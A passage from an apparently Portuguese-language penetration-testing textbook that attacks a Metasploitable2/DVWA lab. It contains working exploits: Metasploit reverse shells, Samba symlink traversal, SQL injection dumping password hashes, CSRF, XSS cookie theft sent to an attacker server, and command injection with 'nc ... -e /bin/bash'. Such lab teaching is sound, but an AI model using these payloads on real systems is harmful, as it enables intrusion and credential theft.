Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.88 seconds
```

Aí estão sete serviços que não apareceram na primeira varredura. Um dos modos interessantes de efetuar o pentest é anotar, um por um, todas as portas e serviços, e procurar vulnerabilidades na internet. Também é interessante realizar buscas no metasploitable com o comando *search* e o nome do serviço. Na dúvida, testar vários exploits diferentes que estejam em nosso escopo de pesquisa também pode dar uma visão mais precisa da capacidade do sistema resistir a ataques.

Distccd

Após encontrarmos o serviço distccd rodando na porta 3632, vamos efetuar uma busca no metasploit.

$ *msfconsole*
msf6> *search distccd*

```
Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  exploit/unix/misc/distcc_exec         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
```

msf6> *use exploit/unix/misc/distcc_exec*
[*] No payload configured, defaulting to cmd/unix/reverse_bash

msf6 exploit (unix/misc/distcc_exec)> *set RHOSTS <ipMetasploitable>*
[*] No payload configured, defaulting to cmd/unix/reverse_bash

msf6 exploit (unix/misc/distcc_exec)> *run*

```
[*] Started reverse TCP handler on 192.168.0.11:4444
[*] 192.168.0.26:3632 - stderr: bash: 185: Bad file descriptor
[*] 192.168.0.26:3632 - stderr: bash: /dev/tcp/192.168.0.11/4444: No such file or directory
[*] 192.168.0.26:3632 - stderr: bash: 185: Bad file descriptor
[*] Exploit completed, but no session was created.
```

E parece que nosso exploit foi executado, mas não conseguimos o shell. Vamos tentar outro payload.

msf6 exploit (unix/misc/distcc_exec)> *show payloads*

```
Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                           normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                      normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                           normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                      normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                             normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                             normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                        normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl             normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                     normal  No     Unix Command Shell, Double Reverse TCP SSL
(openssl)
   9   payload/cmd/unix/reverse_perl                        normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                        normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet           normal  No     Unix Command Shell, Double Reverse TCP SSL
(telnet)
```

Simplicidade é tudo. Vamos tentar explorar uma conexão reversa simples, a número 5.

msf6 exploit (unix/misc/distcc_exec)> *set payload cmd/unix/reverse*

```
payload => cmd/unix/reverse
```

msf6 exploit (unix/misc/distcc_exec)> *run*

```
[*] Started reverse TCP double handler on 192.168.0.11:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QkED3zaa4yM8EsuJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "QkED3zaa4yM8EsuJ\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.0.11:4444 -> 192.168.0.26:35860) at 2022-11-14 13:04:35 -0500

whoami
daemon
```

Feito! Essas descobertas devem ser relatadas e sempre que possível solucionadas rapidamente.

Dica! Caso queira continuar utilizando o metasploit mas não desconectar da sessão, use o comando ***background.*** Para voltar, *sessions numeroDaSessão*

Background session 1? [y/N] y

Samba

O Samba, quando configurado com compartilhamento permissão de escrita e “wide links” habilitados, o que é o padrão por sinal, pode ser usado para explorar os symlinks de tal modo que forneça acesso a arquivos e pastas da raiz do disco, usando uma conexão anônima e um compartilhamento habilitado para escrita.

A exploração dessa vulnerabilidade é descrita em:
https://www.samba.org/samba/news/symlink_attack.html
e seu exploit:
https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal/

Liste os serviços disponíveis no servidor, através da opção -L
$ *smblist -L <ipMetasploitable>*

```
Password for [WORKGROUP\kali]:  (digite enter)
Anonymous login successful
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
        Server               Comment
        ---------            -------
        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

$ *msfconsole*
msf6> *use auxiliary/admin/smb/samba_symlink_traversal*
msf6 auxiliary(admin/smb/samba_symlink_traversal)> *show options*
msf6 auxiliary(admin/smb/samba_symlink_traversal)> *set RHOSTS <ipMetasploitable>*
msf6 auxiliary(admin/smb/samba_symlink_traversal)> *set SMBSHARE tmp*
msf6 auxiliary(admin/smb/samba_symlink_traversal)> *run*

```
[*] Running module against 192.168.0.26

[*] 192.168.0.26:445 - Connecting to the server...
[*] 192.168.0.26:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.0.26:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.0.26:445 - Now access the following share to browse the root filesystem:
[*] 192.168.0.26:445 -  \\192.168.0.26\tmp\rootfs\

[*] Auxiliary module execution completed
```

msf6 auxiliary(admin/smb/samba_symlink_traversal)> *exit*

Conecte-se na pasta temp do compartilhamento samba da metasploitable
$ *smbclient //<ipMetasploitable>/tmp*

Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>

Digite:

smb: \> *cd rootfs*

smb: \rootfs\> *ls*

smb: \rootfs\> *cd etc*

smb: \rootfs\> *more passwd*

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
[...]
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

Web

Agora que navegamos pelas principais vulnerabilidades nos serviços da metasploitable, vamos acessar a página que o servidor web disponibiliza publicamente. As aplicações WEB estão armazenadas na pasta /var/www . Vamos recapitular algumas informações. Vá até o prompt no Kali e digite:


$ *whatweb <ipMetasploitable> -a 3 -v --no-errors*

WhatWeb report for http://192.168.0.26
Status : 200 OK
Title : Metasploitable2 - Linux
IP : 192.168.0.26
Country : RESERVED, ZZ

Summary : Apache[2.2.8], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], PHP[5,5.2.4-2ubuntu5.10], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]

Detected Plugins:
[Apache]
[...]

Acesse a página em qualquer navegador: http://<ipMetasploitable>/



DVWA

A Damn Vulnerable Web App é um aplicativo Web desenvolvido com PHP e MySQL, que agrega muitas vulnerabilidades. Seu principal objetivo é criar um ambiente em que os profissionais de segurança possam testar suas habilidades e ferramentas, ajudar desenvolvedores WEB a

compreenderem melhor os processos necessários para proteção de seus sistemas e ajudar alunos e professores a aprender sobre segurança em um ambiente controlado e sem implicações legais.

O aplicativo permite que alteremos o nível de dificuldade, de extremamente vulnerável para extremamente seguro. Acesse o link da DVWA, e efetue o login com o usuário *admin* e senha *password*, como indicado na página.

SQL Injection

Para efetuarmos um estudo sobre a injeção de SQL, com a Metasploitable rodando, acesse o web server da metasploitable a partir de qualquer plataforma.
http://<ipMetasploitable>/

Em seguida, no menu à esquerda, selecione *SQL Injection.*

O programa apresenta uma caixa de diálogo perguntando pelo *User ID* e um botão *Submit.* Ele espera por uma entrada numérica. O usuário um corresponde ao *admin*, e o três corresponde a *Hack Me*, por exemplo.

Você pode observar no canto inferior esquerdo da página o usuário que está ativo (*admin*) e o nível de segurança *high.* Para conseguirmos explorar a vulnerabilidade, selecione o botão ***DVWA Security,*** e em *Script Security* altere para *low.*
Volte para *SQL Injection.*

Dica! Um dos modos de testar uma vulnerabilidade SQL Injection é com caracteres especiais, especialmente os que compõem pesquisas.

Acesse o código fonte do script com o botão *View Source* e observe a linha a seguir:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

Provavelmente em um ambiente real não teremos acesso tão facilmente ao código do script. Observe que o campo que digitamos a UserID *$id* está dentro de um código de pesquisa que utiliza apóstrofos como separadores. (Também conseguimos notar que o script usa o método get para fazer a requisição, o que significa que o conteúdo poderá ser lido no próprio link. Observe isso apenas como uma curiosidade)

No campo User ID digite o apóstrofo ‘ e submit.

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
```

Temos um erro, um claro sinal de que não houve tratamento correto da entrada. Para nos certificarmos, vamos criar uma busca um pouco mais complexa. Supondo que queremos o comando

```
SELECT first_name, last_name FROM users WHERE user_id = '3' and ‘teste’=’teste’
```

para confirmar nosso achado, se copiarmos apenas a parte faltante que deve ser inserida em *$id* teremos *3' and 'teste'='teste* , com os apóstrofos faltando no começo e no fim da linha, já que já serão preenchidos durante a execução do script. Execute a busca.


```
ID: 3' and 'teste'='teste
First name: Hack
Surname: Me
```

Para testar quantas colunas temos em nossa tabela, podemos utilizar o seguinte artifício:

```
SELECT first_name, last_name FROM users WHERE user_id = '3' order by 1 -- ''
SELECT first_name, last_name FROM users WHERE user_id = '3' order by 2 -- ''
SELECT first_name, last_name FROM users WHERE user_id = '3' order by 3 -- ''
```

e assim por diante. Vamos testar.
Utilizando o UserID que complementa o comando, temos *3' order by 1 -- '*
Observe o espaço antes do apóstrofo final e execute a busca. E parece que tudo deu certo.
ID: 3' order by 1 -- '
First name: Hack
Surname: Me

Em seguida, tente *3' order by 2 -- '*
Execute a busca. E parece que tudo deu certo novamente.




Mas ao testar a busca com três colunas *3' order by 3 -- '* temos um erro
Unknown column '3' in 'order clause'

Assim descobrimos que precisamos "parear" os resultados em duas colunas.

Vamos tentar identificar e extrair alguns dados da tabela, e descobrir mais informações sobre os bacos de dados (schemas) existentes.

```
SELECT first_name, last_name FROM users WHERE user_id = '3' union select schema_name, 2 FROM information_schema.schemata -- 'ID: 3' union select schema_name, 2 FROM information_schema.schemata -- ''
```



First name: Hack
Surname: Me
ID: 3′ union select schema_name, 2 FROM information_schema.schemata -- ’
First name: information_schema
Surname: 2
ID: 3′ union select schema_name, 2 FROM information_schema.schemata -- ’
First name: dvwa
[…]
ID: 3′ union select schema_name, 2 FROM information_schema.schemata -- ’
First name: tikiwiki195
Surname: 2

Vamos escolher um dos bancos de dados, e obter informações sobre suas tabelas:

```
SELECT first_name, last_name FROM users WHERE user_id = '3' union select table_name, 2 FROM information_schema.tables WHERE table_schema = ‘dvwa’ -- ''
```

ID: 3′ union select table_name, 2 from information_schema.tables where table_schema = 'dvwa' -- '
First name: Hack
Surname: Me
ID: 3′ union select table_name, 2 from information_schema.tables where table_schema = 'dvwa' -- '
First name: guestbook
Surname: 2
ID: 3′ union select table_name, 2 from information_schema.tables where table_schema = 'dvwa' -- '
First name: users
Surname: 2

Caso queira, veja as tabelas dos outros bancos de dados (information_schema, dvwa, metasploit, mysql, owasp10, tikiwiki e tikiwiki195)


A tabela *users* do banco de dados *dvwa* parece interessante. O comando

```
SELECT first_name, last_name FROM users WHERE user_id = '3' union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa' and table_name = 'users' -- ''
```

ID: 3′ union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa' and…
First name: Hack
Surname: Me
ID: 3′ union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa' …
First name: user_id
Surname: int(6)
ID: 3′ union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa'…
First name: first_name
Surname: varchar(15)
ID: 3′ union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa' and…
First name: last_name
Surname: varchar(15)
ID: 3′ union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa' …
First name: user
Surname: varchar(15)
ID: 3′ union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa'…
First name: password
Surname: varchar(32)
ID: 3′ union select column_name, column_type FROM information_schema.columns where table_schema = 'dvwa' …
First name: avatar
Surname: varchar(70)

Agora precisamos estruturar uma consulta que busque os nomes de usuários e senhas.

```
SELECT first_name, last_name FROM users WHERE user_id = '3' union select user, password FROM dvwa.users -- ''
```



ID: 3' union select user, password FROM dvwa.users -- '
First name: Hack
Surname: Me
ID: 3' union select user, password FROM dvwa.users -- '
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 3' union select user, password FROM dvwa.users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 3' union select user, password FROM dvwa.users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 3' union select user, password FROM dvwa.users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 3' union select user, password FROM dvwa.users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

E lá estão os nomes de usuários e hashes de senhas! Podemos ir até algum site (utilize o modo de navegação anônimo para evitar que o site saiba que é você que está procurando essa informação) como por exemplo https://crackstation.net/

Na sessão sobre hashes veremos que é impossível "desfazer" um hash para descobrir a palavra original. Mas foram criadas as "rainbow-tables", que associam palavras a hashes e assim conseguem testar milhares de palavras rapidamente apenas comparando o hash fornecido com os hashes conhecidos. Demoraria muito mais tempo se aplicássemos a função para cada palavra. Por isso é tão importante ter uma senha incomum.

Descubra no crackstation as senhas para os usuários e anote os valores, elas serão utilizadas na próxima atividade (respostas no final do livro):

admin: password
gordonb: abc123
1337: _____
pablo: _____
smithy: _____

Depois vá até *DVWA Security* e aumente a segurança. Um bom exemplo de código que efetua validações na entrada pode ser obtido no nível de segurança *high.*

Cross Site Request Forgery - CSRF

O Cross Site Request Forgery ou simplesmente CSRF é um ataque que engana o usuário ao executar alguma ação em um aplicativo Web na qual elas estão atualmente autenticadas. Um ataque bem sucedido por forçar o usuário a executar solicitações, transferir fundos, alterar seus dados pessoais, senhas e assim por diante.

Se você estiver com uma sessão aberta em algum site, normalmente o navegador não vai distinguir entre uma verdadeira e uma que foi alterada.

Abra a página http://<ipMetasploitable> no navegador de sua preferência. Acesse a DVWA com algum dos usuários e senha encontradas no ataque anterior (por exemplo usuário *gordonb* e senha *abc123)* . Altere a segurança para *low.*

Vá até a página *CSRF* e verifique que o usuário logado tem permissão para alterar a senha do administrador. Clique com o botão direito em algum lugar vazio da página e selecione *Salvar Como* e salve a página na sua área de trabalho.

Agora efetue *Logout*, e acesse o sistema com o usuário *pablo* e senha *letmein.* Verifique se o nível de segurança está em *low* e perceba que o Username é *pablo*. Deixe a sessão aberta.

Vá para sua área de trabalho e abra a cópia da página que foi salva localmente. A página indicará que o usuário logado é *gordonb*. Escolha uma senha para o administrador, por exemplo *hackme,* confirme a senha e selecione *change.* Você receberá uma informação que a senha foi alterada. Feche a página e volte à navegação de *pablo*.

Para *pablo,* nada terá acontecido. Efetue *Logout.* Agora tente entrar com o usuário *admin* e senha *password.* O login irá falhar. Tente entrar com *admin* senha *hackme,* e poderá confirmar que conseguimos alterar a senha através de uma requisição realizada em outra página. Esse é o conceito do CSRF.

KIRSTEN, S. Cross Site Request Forgery. Disponível em https://owasp.org/www-community/attacks/csrf Acesso em 01/12/2022.

Reflected XSS

Com o nível de segurança da DVWA em *low,* acesse a página ***XSS Reflected***.

Para testar se é possível injetar javascript, no campo abaixo de *"What's Your Name?"* escreva o código: ***<script>alert('owned!')</script>***

O alerta aparece. Isso ocorre porque a entrada não é filtrada. Este item deve ser reportado no relatório e até hoje vários sites ainda são atacados com essa vulnerabilidade.

Coloque o nível de segurança em *medium.*

Tente repetir o comando. Se a tag *script* estiver em letras minúsculas, não funcionará. Com o botão *View Source* observe o código que roda no lado do servidor. Ele substitui a tag <script>.
Tente executar: ***<sCript>alert('owned!')</sCript>***

e novamente conseguimos um teste positivo.

No código do nível de segurança *high* você pode ver o exemplo de um código mais seguro. Volte mais uma vez para o nível de segurança *low* ou *medium.*

Na caixa para o nome, escolha o comando:
<Script>document.write(document.cookie)</Script>
Hello security=medium; PHPSESSID=d0e5efa7bbbad95d2dfc32318226b92a

E conseguimos capturar a *PHPSESSID.*

Com um comando por exemplo chamando uma imagem poderíamos mandar essa informação para nosso servidor com um comando moldado de acordo com nossa necessidade, por exemplo:
<Script>document.write('img src="http://<ipDoServidor>/'+document.cookie+' ">')</Script>

Stored XSS

A *Stored XSS* é uma variação da *Reflected XSS,* com a diferença que é persistente e fica armazenada no servidor. De qualquer navegador acesse a página web da metasploitable2 (http://<ipMetasploitable>) , acesse a *DVWA*, efetue login, altere a segurança para *low*, e vá para *XSS Stored.*

Vamos para um primeiro teste. Assine o livro de visitas com:
Name: **Teste**
Message: **<h1> teste </h1>**

e verificamos que nosso código html foi executado, pois a resposta está em negrito e se inspecionarmos o elemento ele está entre tags <h1></h1>.

Tentemos executar um código javascript.

Assine novamente o livro de visitas, agora com:
Name: **Pwned!**
Message: ***Owned<script>alert('owned!')</script>***

Vá para outra página qualquer e volte para *XSS Stored.*
Cada vez que alguém entrar na página, verá nosso alerta.

Assine novamente o livro de visitas, dessa vez com:
Name: ***Cookie***
Message: ***<Script>document.write(document.cookie)</Script>***
e poderá ver sua ID de sessão.

HTML Injection

Acesse a página web da metasploitable. Acesse o DVWA (deixe a configuração de segurança em *low*). Selecione ***XSS reflected.***

Uma experiência interessante. Vamos tentar redirecionar todos os visitantes da página para outra home page (que com pouco trabalho pode ser um "clone maligno" da original) com o seguinte comando:
<meta http-equiv="refresh" content="3, url='http://aztechtecnologia.com.br' " />

Faça o teste da sintaxe enviando a mensagem e verificando se o redirecionamento funciona. Volte para a página ***XSS stored*** e preencha o livro de visitas com os campos:

Name: *Redirect*
Message: *<meta http-equiv="refresh" content="3, url='http:/*

Os campos têm tamanhos máximos. O campo mensagem não permite o conteúdo todo, como anteriormente. Tentaremos contornar isso verificando se a limitação é efetuada pelo código da página. Com o botão direito do mouse clique em cima da caixa de mensagem *Message** e escolha *inspecionar.*

Encontre a linha:
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50">

e modifique para:
<textarea name="mtxMessage" cols="50" rows="3" maxlength="100">

Tente novamente colar o texto:
<meta http-equiv="refresh" content="3, url='http://aztechtecnologia.com.br' " />

e assine o livro de visitas com *Sign Guestbook*

Agora cada vez que alguém acessar a página ***XSS Stored*** será redirecionado para a página que escolhemos.

Dica! Para limpar a bagunça que fizemos, ou caso você fique preso (ao entrar na página é redirecionado devido a seu código intruso), vá até a aba setup e selecione *"Create/Reset Database"*

Command Injection

Para realizar um ataque de injeção de comandos, acesse de qualquer máquina: http://<ipMetasploitable>/ , realize o acesso na DVWA, altere a configuração de segurança para *low* na página *DVWA Security,* e dessa vez vamos utilizar a página Command Execution. A página exibe apenas um campo para digitar um ip e enviar. Vamos testar.

Digite na caixa de texto um IP da sua rede local *(qualquer ip encontrado pelo comando **sudo netdiscover**)* e em *submit*.

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.663 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=0.693 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=1.79 ms

--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.663/1.049/1.791/0.524 ms
```

A resposta parece com o resultado do comando ping. Vamos realizar um outro teste que não chama a atenção. Digite na caixa de texto, ao invés de um ip, um endereço web como por exemplo *www.google.com* e *submit.*

```
PING www.google.com (142.251.129.196) 56(84) bytes of data.
64 bytes from gru14s33-in-f4.1e100.net (142.251.129.196): icmp_seq=1 ttl=55 time=27.5 ms
64 bytes from gru14s33-in-f4.1e100.net (142.251.129.196): icmp_seq=2 ttl=55 time=28.0 ms
64 bytes from gru14s33-in-f4.1e100.net (142.251.129.196): icmp_seq=3 ttl=55 time=28.1 ms

--- www.google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 27.590/27.916/28.108/0.301 ms
```

Percebemos que não há um filtro para verificar se colocamos um endereço ip válido. Caso queira, observe o código da página que será rodado no lado do server para compreender o que está acontecendo nos bastidores com o botão *source*.

Agora podemos realizar um teste mais invasivo, escreva o comando ***192.168.0.1; ls / -l*** na caixa de texto e *submit.*

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.756 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=0.620 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=0.590 ms

--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.590/0.655/0.756/0.075 ms
total 97
-rw-r--r--   1 root root     0 Nov 13 12:32 JbR
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 Nov 15 17:01 dev
drwxr-xr-x  94 root root  4096 Nov 16 12:52 etc
[...]
drwxr-xr-x  13 root root  4096 Nov 16 10:17 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Nov 15 17:00 sys
drwxrwxrwt   4 root root  4096 Nov 16 10:17 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Diferença entre &&, &, ||, | e ;

Ponto e vírgula ;

Existem alguns modos de executarmos vários comandos em uma linha no linux. Um deles é com o ponto e vírgula, que executará os comandos em sequência:

$ *comandoerrado ; pwd ; whoami*
```
comandoerrado: command not found
/home/kali
kali
```

Repare que mesmo não conseguindo executar o *comandoerrado* os outros comandos foram executados.

Dois “e per se” &&

O uso de dois “e por si” ou “e comercial” **&&** funciona como na lógica. Ele só executa o próximo comando se o anterior funcionou. Isso é útil caso os comandos estejam encadeados e dependam do resultado um do outro.
$ *comandoerrado && pwd && whoami*
```
comandoerrado: command not found
```

Nesse caso, a execução é interrompida caso algo dê errado.

Um pipe |

O pipe envia a saída de um comando para o próximo. Assim, a saída do primeiro comando será enviado como entrada para o segundo e assim por diante.

$ *comandoerrado | ls*

```
Downloads
Home
comandoerrado: command not found
```

Dois pipes ||

O uso de dois pipes **||** funciona como *ou.* Caso o primeiro comando não funcione, executa o segundo:

$ *pwd || ls*

```
/home/kali
```

$ *comandoerrado || ls*

```
comandoerrado: command not found
0   boot  etc  initrd.img     lib   lib64   lost+found  mnt  proc  run   srv      sys  usr  vmlinuz
bin  dev   home  initrd.img.old  lib32  libx32  media      opt  root  sbin  swapfile  tmp  var  vmlinuz.old
```

Um “e per se” &

E o uso de um “e per si” **&** funciona como um disparo de threads. Ele executa todos os comandos ao mesmo tempo.

$ *comandoerrado & ls & pwd*

```
[1] 50901
[2] 50902
/home/kali
[...]
Downloads                       QYvAJxgD.jpeg                   WindowsXP-nmap-a.txt
email-scarper.py                  RED_HAWK                        WindowsXP-nmap-script-brute.txt
Eternalblue-Doublepulsar-Metasploit  resultado.txt                  XIkRnBre.jpeg
[2]  + done       ls --color=auto
┌──(kali㉿kali)-[~]
└─$ comandoerrado: command not found
[1]  + exit 127   comandoerrado
┌──(kali㉿kali)-[~]
└─$
```

Repare que primeiro, vemos os números dos processos criados pelo sistema operacional para tratar da nossa requisição. Em seguida, o resultado do ls. Por último, nosso comando errado.

JARGAS, Aurélio Marinho. Expressões Regulares: uma abordagem divertida. 3ed. São Paulo. Novatec Editora, 2009. ISBN 978-85-7522-212-6

STACKOVERFLOW. Fórum. Qual a diferença entre os operadores & e && Disponível em https://pt.stackoverflow.com/questions/190579/qual-a-diferença-entre-os-operadores-e

MORIMOTO, Carlos E. Definição de Pipe. Disponível em https://www.hardware.com.br/termos/pipe Acesso em 03/12/2022.

Listening (aguardando conexões)

Por fim, vamos tentar obter acesso. Para isso, vamos realizar uma conexão reversa, como alguns payloads fazem. Utilizaremos o comando nc (netcat), que é uma ferramenta de rede, disponível para sistemas operacionais Unix, Linux, macOS e Windows, e que permite, por intermédio de comandos, se conectar ou ouvir em portas TCP ou UDP. Para nossa conexão reversa vamos fazer o **nc** ficar ouvindo em uma porta à nossa escolha (gosto dos números primos, então escolherei por exemplo a porta 9973 que é o último número primo com quatro algarismos. Escolha a porta que quiser, mas lembre-se que existem portas reservadas e que podem estar sofrendo varreduras em busca de falhas, então é sensato optar por valores maiores que 1024).

De acordo com o help do comando **nc**, as opções interessantes:

```
-l, --listen               Bind and listen for incoming connections
-v, --verbose              Set verbosity level (can be used several times)
-p, --source-port port     Specify source port to use
```

Obtenha o ip da sua máquina Kali Linux:

$ *ifconfig*

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.0.11  netmask 255.255.255.0  broadcast 192.168.0.255
      inet6 fe80::f4cd:e2d4:d572:aabb  prefixlen 64  scopeid 0x20<link>
      ether 00:aa:00:ca:fe:03  txqueuelen 1000  (Ethernet)
      RX packets 12818  bytes 17785043 (16.9 MiB)
      RX errors 0  dropped 1  overruns 0  frame 0
      TX packets 2965  bytes 888149 (867.3 KiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

E com o comando **nc** inicie o serviço que aguardará a conexão:

$ *nc -lvp 9973*

```
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9973
Ncat: Listening on 0.0.0.0:9973
```

O ip 0.0.0.0 funciona como um curinga, significando *qualquer endereço.* Isso significa que não existe uma interface de rede específica ouvindo nesta porta, e sim qualquer interface. Se você tiver mais de uma interface de rede, ambas aceitarão conexões.

Agora vamos montar um comando para estabelecermos a conexão reversa. No navegador que está com a página de *command execution* da metasploitable aberta, vamos usar o comando nc agora para criar um cliente. Uma das opções interessantes do help do comando **nc** é:

```
-e, --exec <command>       Executes the given command
```

O formato do nosso comando será:
nc 192.168.0.11 9973 -e /bin/bash

e portanto devemos digitar na caixa de texto da página Command Execution da DVWA:
192.168.0.1; nc 192.168.0.11 9973 -e /bin/bash

Você pode ter a impressão que sua conexão travou, mas vá até sua máquina Kali e observe:

```
┌──(kali-kali)-[~]
